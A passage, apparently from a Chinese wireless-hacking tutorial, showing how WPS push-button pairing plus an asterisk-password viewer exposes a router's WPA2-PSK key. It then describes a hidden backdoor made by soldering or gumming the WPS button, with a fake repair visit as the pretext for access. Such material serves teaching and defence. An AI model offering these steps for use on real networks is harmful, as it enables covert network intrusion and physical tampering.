


图10

步骤3：连接开启WPS功能无线设备。

打开无线网卡配置工具中的WPS配置页面，如图11所示，选择"重新扫描"来确认当前开启WPS功能的无线网络，可以看到在"WPS AP列表"中出现了"ZerOne_Lab"的无线网络设备。接下来，单击下方的"PBC"按钮，开始尝试与该AP进行WPS自动连接。此时，在"PBC"按钮右侧的状态栏中会出现"PBC-Scanning AP"的提示，表示当前处于扫描WPS设备当中。




图11

稍等10~20秒左右，会出现"PBC-Get WPS profile successfully"，即配置成功的提示，如图12所示。此时，该无线网卡已经和SSID名为"ZerOne_Lab"的无线网络设备的WPS匹配成功，并成功连接至该无线网络。




图12

此时若登录无线路由器，在其上对应的WPS设置中将能看到出现"添加无线设备成功"的提示，如图13所示。

步骤4：查看无线连接加密配置内容。




图13

在客户端的无线网卡配置工具的ＷＰＳ页面下单击打开内容项，可以看到具体的配置内容。如图14所示，当前已连接网络名称为"ZerOne_Lab"，认证方法为WPA2-PSK，加密方法为TKIP，密钥为一系列星号显示。




图14

步骤5：破解WPA-PSK或WPA2-PSK加密。

既然是星号显示，那么使用星号查看器查看，即可显示出星号背后真实的密钥内容。如图15所示，打开星号密码查看工具，把光标移至密钥显示星号的位置，即可看到密码为longaslast。也就是说，当前SSID名为"ZerOne_Lab"的无线路由器启用的WPA2-PSK密钥为longaslast。至此，该无线网络的WPA2-PSK加密认证已被彻底攻破。




图15

对于一些使用长字符串密码的WPA-PSK或者WPA2-PSK加密，此方法依然有效。如图16所示，当前无线网络采用WPA-PSK/WPA2-PSK混合加密方式，具体密钥采用加密关键字为无规律长字符串。




图16

使用星号查看器查看，即可显示出星号背后真实的密钥内容。如图17所示，当前SSID名为"IPTIME_WPS_3424"的无线路由器启用的密钥为"35a08cddc7b07491abd8"。即虽然之前设置时输入长达60多位的加密密钥，但在实际使用时只有前20位起作用。这个原因除了WPA-PSK本身要求密钥在8～64位的定义外，还可能因产品不同有所差异而导致的。是不是很简单？




图17

延伸攻击

既然WPS可以如此方便地使得无线客户端与无线网络设备之间建立认证关系，那么是不是说具备WPS功能的无线设备就一定很不安全了呢？也不一定，因为有些设备默认是不开启WPS的，还有些设备甚至限制了WPS的搜索超时等，这些设定确实限制了攻击的效果，这就是为什么我说适合于市面上99%的支持802.11N系列

无线路由器以及70%的802.11G无线路由器。注意是"适合",并不是说就一定能搞定。不过,国内外的无线黑客们也想出了诸多新的方法来加强WPS攻击效果,下面给出几个比较有效的方式。

1. 打造永久的WPS无线跳板后门

由于有些无线设备需要按住路由器上的WPS按钮才可以提供这个WPS功能,所以有些聪明的无线黑客发现只需要创建一个电路来"按下"无线路由器上的WPS按钮就可以了。对于某些品牌的无线路由器,比如Linksys,甚至只需将无线设备上的WPS按钮上的引脚重新焊接,就可以使WPS功能保持永久开启,如图18所示。这样,这台无线设备就成为了内部网络中永远的无线后门。无论管理员修改成什么加密内容,黑客们都可以从外界快速地连接至该无线设备,并快速地获取到内部无线网络的加密密钥明文,而这样的后门可能很久都不会被发现!而这一切的一切并不难做到,只需要找个借口维修一下无线设备即可,甚至对于DLink的某些品牌无线路由器而言,更是可以很容易地使用废弃的口香糖来将WPS按键包裹即可达到"按下"键位的效果,如图19所示。




图18

